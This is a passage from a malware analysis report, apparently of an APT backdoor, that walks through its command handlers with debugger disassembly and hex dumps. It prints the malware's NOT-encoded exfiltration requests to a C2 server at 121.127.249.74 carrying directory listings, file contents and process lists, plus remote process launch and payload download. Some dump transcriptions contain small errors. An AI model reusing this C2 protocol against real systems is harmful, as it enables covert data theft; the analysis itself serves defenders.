```

Figure 60

An identical GET request, as presented before, is sent to the server and the malware jumps back to the switch statement (this applies to each case).

### Case 2 – EAX = 1

In this case, we have 2 subcases depending on the response from the server. In the first one, the only thing that is exfiltrated to the CnC server is the current directory, which can be obtained by applying a NOT operation:

```

67186B83 6A 00      push 0
67186B85 8B 45 FC   mov eax,dword ptr ss:[ebp-4]
67186B88 E8 BF CB FF FF  call apt.6718374C
67186B8D 50        push eax
67186B8E 8B 45 FC   mov eax,dword ptr ss:[ebp-4]
67186B91 E8 B6 CD FF FF  call apt.6718394C
67186B96 50        push eax
67186B97 56        push esi
67186B98 E8 A3 DA FF FF  call <apt.send>
67186B9D 48        dec eax

```

Address	Hex	ASCII
03FE0D8C	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /cxpid/subm
03FE0D9C	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?SessionID
03FE0DAC	3D 34 31 20 48 54 54 50 2F 31 2E 30 0D 0A 48 6F	=41 HTTP/1.0..Ho
03FE0DBC	73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39 2E	st: 121.127.249.
03FE0DCC	37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67 65	74:443..User-Age
03FE0DCE	6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20	nt: Mozilla/4.0
03FE0DEC	28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53 49	(compatible; MSI
03FE0DFC	45 20 37 2E 30 38 20 57 69 6E 64 6F 77 73 20 4E	E 7.0; Windows N
03FE0E0C	54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63 63	T 5.1; SV1)..Acc
03FE0E1C	65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74	ept: /*..Accept
03FE0E2C	2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73	-Language: en-us
03FE0E3C	0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48 65	..Connection: Ke
03FE0E4C	65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E	ep-Alive..Conten
03FE0E5C	74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D	T-Type: text/htm
03FE0E6C	6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74	l..Content-Lengt
03FE0E7C	68 3A 20 39 36 0D 0A 0D 0A 3C 68 74 6D 6C 3E 3C	h: 96...<html><
03FE0E8C	68 65 61 64 3E 3C 74 69 74 6C 65 3E 52 65 73 75	head<title>Resu
03FE0E9C	6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64	lt</title></head
03FE0EAC	3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E CE 83 CE	..<body><h4>I.i
03FE0EBC	83 BC C5 A3 AA 8C 9A 8D 8C A3 AD BA B2 A3 BB 9A	.%A£^...f.°=f».
03FE0ECC	8C 94 8B 90 8F 83 3C 2F 68 34 3E 3C 2F 62 6F 64	.....</h4></bod
03FE0EDC	79 3E 3C 2F 68 74 6D 6C 3E 00 00 00 F4 B5 18 67	y></html>...0µ.g

Figure 61

In the second subcase, the malware scans the current directory using the FindFirstFileA and FindNextFileA functions:

```

67187803 E8 48 CD FF FF  call <apt.FindFirstFileA>
67187808 8B F8          mov edi, eax
6718780A 83 FF FF      cmp edi, 0
6718780D 75 11        jne apt.67187820
6718780F 8B C6        mov eax, esi
67187811 BA 8C 79 18 67  mov edx, apt.6718798C
67187816 E8 01 BE FF FF  call apt.6718361C
6718781B E9 31 01 00 00  jmp apt.67187951
67187820 33 DB        xor ebx, ebx
67187822 68 94 79 18 67  push apt.67187994
67187827 8D 85 CC FE FF FF  lea eax, dword ptr ss:[ebp-134]
6718782D 50          push eax
6718782E E8 85 CD FF FF  call <apt.lstrcmpl>
67187833 85 C0        test eax, eax
67187835 74 15        je apt.6718784C
67187837 68 98 79 18 67  push apt.67187998
6718783C 8D 85 CC FE FF FF  lea eax, dword ptr ss:[ebp-134]
67187842 50          push eax
67187843 E8 70 CD FF FF  call <apt.lstrcmpl>
67187848 85 C0        test eax, eax
6718784A 75 28        jne apt.67187877
6718784C 8D 85 A0 FE FF FF  lea eax, dword ptr ss:[ebp-160]
67187852 50          push eax
67187853 57          push edi
67187854 E8 FF CC FF FF  call <apt.FindNextFileA>

```

Address	Hex	ASCII
0471DD24	00000190	
0471DD28	03FE0D8C	
0471DD2C	00000159	
0471DD30	00000000	
0471DD34	0471DD54	
0471DD38	67186B88	
0471DD3C	0471DD4C	
0471DD40	67188364	
0471DD44	00000000	
0471DD48	03FE0D8C	
0471DD4C	0471DD98	
0471DD50	67187AB9	
0471DD54	0471DDA0	
0471DD58	67187C9F	
0471DD5C	0471DD98	
0471DD60	00000000	
0471DD64	00000000	
0471DD68	00000000	
0471DD6C	00000000	
0471DD70	00000000	
0471DD74	00000000	
0471DD78	03FE0824	
0471DD7C	03FE0ACC	
0471DD80	00000000	
0471DD84	03FE0D8C	
0471DD88	03FE0ADC	

Figure 62

Each file time is extracted and converted to a local file time by using the FileTimeToLocalFileTime API:




Figure 63

The process constructs the next buffer for every file: 1|File name|dwHighDateTime (high-order 32 bits of the file time) in decimal|File size in decimal|. An example of such buffer is presented in the next picture:

Address	Hex	ASCII
03FE0B2C	31 7C 31 30 6B 7C 33 30 38 33 37 31 36 37 7C 38	1 10k 30837167 8
03FE0B3C	33 30 31 35 7C 00 00 00 F4 B5 18 67 F4 B5 18 67	3015 ...ôµ. qôµ. q

Figure 64

After the process succeeds in applying the algorithm for every file in the current directory, the final buffer looks like the following:

Address	Hex	ASCII
03FE23C4	31 7C 31 30 6B 7C 33 30 38 33 37 31 36 37 7C 38	1 10k 30837167 8
03FE23D4	33 30 31 35 7C 31 7C 31 62 64 65 66 39 63 66 34	3015 1 1bdef9cf4
03FE23E4	63 65 39 66 31 30 66 37 38 35 39 35 34 33 61 31	ce9f10f7859543a1
03FE23F4	33 39 65 32 64 36 33 2D 46 4D 43 52 53 65 74 75	39e2d63-FMCRSetu
03FE2404	70 2E 65 78 65 7C 33 30 38 32 32 30 35 35 7C 31	p.exe 30822055 1
03FE2414	35 31 34 32 39 39 7C 31 7C 32 2E 31 30 2E 6C 69	514299 1 2.10.1i
03FE2424	62 63 2E 73 6F 2E 30 7C 33 30 35 32 30 36 33 37	bc.so.0 30520637
03FE2434	7C 32 31 36 32 39 32 7C 31 7C 32 31 32 34 33 63	216292 1 21243c
03FE2444	62 34 62 63 39 35 33 62 30 37 37 33 64 36 38 61	b4bc953b0773d68a
03FE2454	38 65 62 34 33 65 66 64 39 62 61 38 30 64 37 66	8eb43efd9ba80d7f
03FE2464	66 32 65 61 32 39 33 63 37 39 65 30 65 37 66 36	f2ea293c79e0e7f6
03FE2474	34 65 32 35 39 34 36 30 35 39 2E 62 69 6E 2E 67	4e25946059.bin.g
03FE2484	7A 7C 33 30 38 32 33 37 31 33 7C 34 31 35 31 30	z 30823713 41510
03FE2494	7C 31 7C 34 64 31 30 34 38 36 61 30 37 39 62 64	1 4d10486a079bd
03FE24A4	31 66 31 38 36 34 63 33 30 65 38 36 63 64 32 61	1f1864c30e86cd2a
03FE24B4	61 38 30 2D 44 65 76 69 63 65 56 69 65 77 65 72	a80-Deviceviewer
03FE24C4	2E 65 78 65 7C 33 30 38 32 36 31 31 38 7C 31 32	.exe 30826118 12
03FE24D4	33 39 38 31 32 33 7C 31 7C 38 61 34 31 39 62 31	398123 1 8a419b1
03FE24E4	30 37 37 32 64 38 31 31 63 65 35 65 65 61 34 34	0772d811ce5eea44

Figure 65

The buffer is encoded using the NOT operator and is exfiltrated to the C2 server via a POST request:

67186883	6A 00	push 0
67186885	8B 45 FC	mov eax,dword ptr ss:[ebp-4]
67186888	E8 BF CB FF FF	call apt.6718374C
6718688D	50	push eax
6718688E	8B 45 FC	mov eax,dword ptr ss:[ebp-4]
67186891	E8 B6 CD FF FF	call apt.6718394C
67186896	50	push eax
67186897	56	push esi
67186898	E8 A3 DA FF FF	call <apt.send>

EIP → 67186898

<apt.send>

CODE: 67186898 apt.exe:\$6B98 #5F98

Address	Hex	ASCII
03FE7188	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /cxpid/subm
03FE7198	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?sessionID
03FE71A8	3D 39 32 20 48 54 54 50 2F 31 2E 30 0D 0A 48 6F	=92 HTTP/1.0..Ho
03FE71B8	73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39 2E	st: 121.127.249.
03FE71C8	37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67 65	74:443..User-Age
03FE71D8	6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20	nt: Mozilla/4.0
03FE71E8	28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53 49	(compatible; MSI
03FE71F8	45 20 37 2E 30 38 20 57 69 6E 64 6F 77 73 20 4E	E 7.0; windows N
03FE7208	54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63 63	T 5.1; SV1)..Acc
03FE7218	65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70 74	ept: /*..Accept
03FE7228	2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73	-Language: en-us
03FE7238	0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48 65	..Connection: Ke
03FE7248	65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E	ep-Alive..Conten
03FE7258	74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74 6D	t-Type: text/htm
03FE7268	6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74	l..Content-Lengt
03FE7278	68 3A 20 35 30 32 34 0D 0A 0D 0A 3C 68 74 6D 6C	h: 5024....<html
03FE7288	3E 3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 52 65	><head><title>Re
03FE7298	73 75 6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65	sult</title></he
03FE72A8	61 64 3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E CE	ad>..<body><h4>i
03FE72B8	83 CD 83 BC C5 A3 AA 8C 9A 8D 8C A3 AD BA B2 A3	.i.%Af*...f.o=f
03FE72C8	BB 9A 8C 94 8B 90 8F 83 CE 83 CE CF 94 83 CC CF	».....i.ii.ii
03FE72D8	C7 CC C8 CE C9 C8 83 C7 CC CF CE CA 83 CE 83 CE	ÇËËË.ÇËËË.Ë.Ë
03FE72E8	9D 9B 9A 99 C6 9C 99 CB 9C 9A C6 99 CE CF 99 C8	...A..E..A.ii.É
03FE72F8	C7 CA C6 CA CB CC 9E CE CC C6 9A CD 9B C9 CC D2	ÇÉÀËËi.ii.É.ÉiO
03FE7308	B9 B2 BC AD AC 9A 8B 8A 8F D1 9A 87 9A 83 CC CF	'%.-...N...ii
03FE7318	C7 CD CD CF CA CA 83 CE CA CE CB CD C6 C6 83 CE	ÇËËËË.ËËËË.Ë.Ë

Figure 66

### Case 3 – EAX = 2

By parsing the response from the server to obtain the command line to be executed, there is a new process created using the CreateProcessA function:

6718826D	50	push eax
6718826E	8D 45 B4	lea eax,dword ptr ss:[ebp-4C]
67188271	50	push eax
67188272	6A 00	push 0
67188274	6A 00	push 0
67188276	6A 00	push 0
67188278	6A 00	push 0
6718827A	6A 00	push 0
6718827C	6A 00	push 0
6718827E	FF 75 FC	push dword ptr ss:[ebp-4]
67188281	68 F0 82 18 67	push apt.671882F0
67188286	FF 75 F8	push dword ptr ss:[ebp-8]
67188289	8D 45 A0	lea eax,dword ptr ss:[ebp-60]
6718828C	BA 03 00 00 00	mov edx,3
67188291	E8 76 B5 FF FF	call apt.6718380C
67188296	8B 45 A0	mov eax,dword ptr ss:[ebp-60]
67188299	E8 AE B6 FF FF	call apt.6718394C
6718829E	50	push eax
6718829F	6A 00	push 0
EIP → 671882A1	E8 8A C2 FF FF	call <apt.CreateProcessA>

<apt.CreateProcessA>

CODE: 671882A1 apt.exe:\$82A1 #76A1

Address	Hex	ASCII
03FE0ACC	20 00 33 0D F4 B5 18 67 F4 B5 18 67 2C 35 00 00	.3.ôm.gôm.g,5..
03FE0ADC	28 35 00 00 11 22 33 0D 0A 0D 00 00 F4 B5 18 67	(5... "3...ôm.g
03FE0AEC	F4 B5 18 67 14 35 00 00 11 22 33 0D 14 00 00 00	ôm.g,5... "3....
03FE0AFC	17 00 00 00 00 00 00 00 06 00 00 00 11 22 33 0D	..... "3.
03FE0B0C	0A 0D 00 00 F4 B5 18 67 F4 B5 18 67 EC 34 00 00	...ôm.gôm.gi4..
03FE0B1C	11 22 33 0D 0A 0D 00 00 F4 B5 18 67 F4 B5 18 67	."3...ôm.gôm.g

Figure 67

If the new process was successfully created, the following request is made to the CnC server (NOT (CD 83 CE 83 CF 83) = 32 7C 31 7C 30 7C = "2|1|0"):

67186883	6A 00	push 0
67186885	8B 45 FC	mov eax,dword ptr ss:[ebp-4]
67186888	E8 BF CB FF FF	call apt.6718374C
6718688D	50	push eax
6718688E	8B 45 FC	mov eax,dword ptr ss:[ebp-4]
67186891	E8 B6 CD FF FF	call apt.6718394C
67186896	50	push eax
67186897	56	push esi
EIP → 67186898	E8 A3 DA FF FF	call <apt.send>
6718689D	48	dec eax
6718689E	7C 02	j1 apt.671868A2

<apt.send>

CODE: 67186898 apt.exe:\$6898 #5F98

Address	Hex	ASCII
03FE0D50	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /cxpid/subm
03FE0D60	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?SessionID
03FE0D70	3D 31 32 38 20 48 54 54 50 2F 31 2E 30 0D 0A 48	=128 HTTP/1.0..H
03FE0D80	6F 73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39	ost: 121.127.249
03FE0D90	2E 37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67	.74:443..User-Ag
03FE0DA0	65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30	ent: Mozilla/4.0
03FE0DB0	20 28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53	(compatible; MS
03FE0DC0	49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20	IE 7.0; windows
03FE0DD0	4E 54 20 35 2E 31 3B 20 53 56 31 29 0D 0A 41 63	NT 5.1; SV1)..Ac
03FE0DE0	63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70	cept: /*..Accep
03FE0DF0	74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75	t-Language: en-u
03FE0E00	73 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48	s..Connection: K
03FE0E10	65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65	eep-Alive..Conte
03FE0E20	6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74	nt-Type: text/ht
03FE0E30	6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67	m1..Content-Leng
03FE0E40	74 68 3A 20 37 3F 0D 0A 0D 0A 3C 68 74 6D 6C 3E	th: 77....<html>
03FE0E50	3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 52 65 73	<head><title>Res
03FE0E60	75 6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61	ult</title></hea
03FE0E70	64 3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E CD 83	d>..<body><h4>I.
03FE0E80	CE 83 CF 83 3C 2F 68 34 3E 3C 2F 62 6F 64 79 3E	I..I.</h4></body>
03FE0E90	3C 2F 68 74 6D 6C 3E 00 F4 B5 18 67 F4 B5 18 67	</html>..ôm.gôm.g

Figure 68



Whether any error occurred during the process creation, the POST request is different (NOT (CD 83 CF 83 CF 83) = 32 7C 30 7C 30 7C = "2|0|0|"):

The screenshot displays a debugger window with the following assembly code:

```

67186B83 6A 00      push 0
67186B85 8B 45 FC  mov eax,dword ptr ss:[ebp-4]
67186B88 E8 BF CB FF FF  call apt.6718374C
67186B8D 50      push eax
67186B8E 8B 45 FC  mov eax,dword ptr ss:[ebp-4]
67186B91 E8 B6 CD FF FF  call apt.6718394C
67186B96 50      push eax
67186B97 56      push esi
67186B98 E8 A3 DA FF FF  call <apt.send>
67186B9D 48      dec eax
67186B9E 7C 02      jl apt.67186BA2
  
```

Below the assembly, a hex dump shows the data being sent:

Address	Hex	ASCII
03FE0D50	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /cxpid/subm
03FE0D60	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?SessionID
03FE0D70	3D 31 31 35 20 48 54 54 50 2F 31 2E 30 0D 0A 48	=115 HTTP/1.0..H
03FE0D80	6F 73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39	ost: 121.127.249
03FE0D90	2E 37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67	.74:443..User-Ag
03FE0DA0	65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30	ent: Mozilla/4.0
03FE0DB0	20 28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53	(compatible; MS
03FE0DC0	49 45 20 37 2E 30 38 20 57 69 6E 64 6F 77 73 20	IE 7.0; Windows
03FE0DD0	4E 54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63	NT 5.1; SV1)..Ac
03FE0DE0	63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70	cept: /*..Accep
03FE0DF0	74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75	t-Language: en-u
03FE0E00	73 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 48	s..Connection: K
03FE0E10	65 65 70 2D 41 6C 69 76 65 0D 0A 43 6F 6E 74 65	eep-Alive..Conte
03FE0E20	6E 74 2D 54 79 70 65 3A 20 74 65 78 74 2F 68 74	nt-Type: text/ht
03FE0E30	6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67	ml..Content-Leng
03FE0E40	74 68 3A 20 37 37 0D 0A 0D 0A 3C 68 74 6D 6C 3E	th: 77....<html>
03FE0E50	3C 68 65 61 64 3E 3C 74 69 74 6C 65 3E 52 65 73	<head><title>Res
03FE0E60	75 6C 74 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61	ult</title></hea
03FE0E70	64 3E 0D 0A 3C 62 6F 64 79 3E 3C 68 34 3E CD 83	d>..<body><h4>I.
03FE0E80	CF 83 CF 83 3C 2F 68 34 3E 3C 2F 62 6F 64 79 3E	I.I.</h4></body>
03FE0E90	3C 2F 68 74 6D 6C 3E 00 F4 B5 18 67 F4 B5 18 67	</html>.õµ.gõµ.g

Figure 69

### Case 4 – EAX = 3

We have only observed a POST request performed by the malware (NOT (CC 83 CE 83 CF 83) = 33 7C 31 7C 30 7C = "3|1|0|"):




Figure 70

### Case 5 – EAX = 4

The server provides a file name to be opened by the malicious process. This action might indicate that the attacker tries to exfiltrate the content of targeted files:




Figure 71

A POST request is performed by the file, the user agent is the same as in every network communication:

Figure 72

The process reads the content of the specified file by using a ReadFile function call:

Figure 73

The content of the targeted file is exfiltrated to the CnC server using the send function:

Figure 74

### Case 6 – EAX = 5

We believe that this command is responsible for downloading other malware payloads. There is only a GET request to the same C2 server:

Assembly code snippet:

```

67186B83 6A 00          push 0
67186B85 8B 45 FC      mov eax,dword ptr ss:[ebp-4]
67186B88 E8 BF CB FF FF call apt.6718374C
67186B8D 50           push eax
67186B8E 8B 45 FC      mov eax,dword ptr ss:[ebp-4]
67186B91 E8 B6 CD FF FF call apt.6718394C
67186B96 50           push eax
67186B97 56           push esi
67186B98 E8 A3 DA FF FF call <apt.send>

```

Network Dump:

Address	Hex	ASCII
03FE0C0C	47 45 54 20 68 74 74 70	GET http://121.1
03FE0C1C	32 37 2E 32 34 39 2E 37	27.249.74:443/qu
03FE0C2C	65 72 79 2E 70 68 70 3F	eries.php?id=379 H
03FE0C3C	54 54 50 2F 31 2E 30 0D	TTP/1.0..Accept:
03FE0C4C	20 2A 2F 2A 0D 0A 41 63	/*..Accept-Lan
03FE0C5C	67 75 61 67 65 3A 20 65	guage: en-us..Ho
03FE0C6C	73 74 3A 20 31 32 31 2E	st: 121.127.249.
03FE0C7C	37 34 3A 34 34 33 0D 0A	74:443..Pragma:
03FE0C8C	6E 6F 2D 63 61 63 68 65	no-cache..User-A
03FE0C9C	67 65 6E 74 3A 20 4D 6F	gent: Mozilla/4.
03FE0CAC	30 20 28 63 6F 6D 70 61	0 (compatible; M
03FE0CBC	53 49 45 20 36 2E 30 38	SIE 6.0; Windows
03FE0CC	20 4E 54 20 35 2E 31 38	NT 5.1; SV1)..C
03FE0CDC	6F 6E 6E 65 63 74 69 6F	onnection: Keep-
03FE0CEC	41 6C 69 76 65 0D 0A 0D	Alive.....0u.q

Figure 75

**Case 7 – EAX = 6**

The CreateToolhelp32Snapshot API is utilized to take a snapshot of the processes, the first parameter being 0x2 (TH32CS\_SNAPPROCESS – all processes in the system):

Assembly code snippet:

```

67187077 56           push esi
67187078 53           push ebx
67187079 FF 15 A4 B6 18 67 call dword ptr ds:[<&CreateToolhelp32Snapshot>]

```

Dump:

```

dword ptr [6718B6A4 <apt.&CreateToolhelp32Snapshot>]=<kernel32.CreateToolhelp32Snapshot>

```

Figure 76

All running processes on the system are retrieved by using the Process32First and Process32Next functions:

The screenshot shows a debugger window with assembly code on the left and a memory dump on the right. The assembly code is for a function that iterates through a list of processes. The instruction at address 671870B9 is highlighted, showing a call to a function that returns a pointer to the next process in the list. The memory dump shows a list of processes, with the first few entries being "6|1|System Idle", "Process|0|System|4|smss.exe|500|csrss.exe|604|", and "System Idle".

Address	Hex	ASCII
0471DC64	28 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00	(.....)
0471DC74	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	.....
0471DC84	00 00 00 00 5B 53 79 73 74 65 6D 20 50 72 6F 63	....[System Proc
0471DC94	65 73 73 5D 00 00 00 00 00 00 00 00 00 00 00 00	ess].....

Figure 77

The list of processes is exfiltrated to the CnC server. By decoding the encoded information, we can observe the following string in the beginning “6|1|System Idle Process|0|System|4|smss.exe|500|csrss.exe|604|” (note the process name and the process ID in the buffer):

Figure 78 shows a debugger window with assembly code and a hex dump. The assembly code at address 67186898 is:

```

67186883 6A 00          push 0
67186885 8B 45 FC     mov eax,dword ptr ss:[ebp-4]
67186888 E8 BF CB FF FF  call apt.6718374C
6718688D 50          push eax
6718688E 8B 45 FC     mov eax,dword ptr ss:[ebp-4]
67186891 E8 B6 CD FF FF  call apt.6718394C
67186896 50          push eax
67186897 56          push esi
67186898 E8 A3 DA FF FF  call <apt.send>

```

The hex dump below shows the contents of the memory location 0471DC14:

Address	Hex	ASCII
03FE2838	50 4F 53 54 20 2F 63 78 70 69 64 2F 73 75 62 6D	POST /xpid/subm
03FE2848	69 74 2E 70 68 70 3F 53 65 73 73 69 6F 6E 49 44	it.php?SessionID
03FE2858	3D 31 37 34 20 48 54 54 50 2F 31 2E 30 0D 0A 48	=174 HTTP/1.0..H
03FE2868	6F 73 74 3A 20 31 32 31 2E 31 32 37 2E 32 34 39	ost: 121.127.249
03FE2878	2E 37 34 3A 34 34 33 0D 0A 55 73 65 72 2D 41 67	.74:443..User-Ag
03FE2888	65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30	ent: Mozilla/4.0
03FE2898	20 28 63 6F 6D 70 61 74 69 62 6C 65 38 20 4D 53	(compatible; MS
03FE28A8	49 45 20 37 2E 30 38 20 57 69 6E 64 6F 77 73 20	IE 7.0; Windows
03FE28B8	4E 54 20 35 2E 31 38 20 53 56 31 29 0D 0A 41 63	NT 5.1; SV1)..Ac
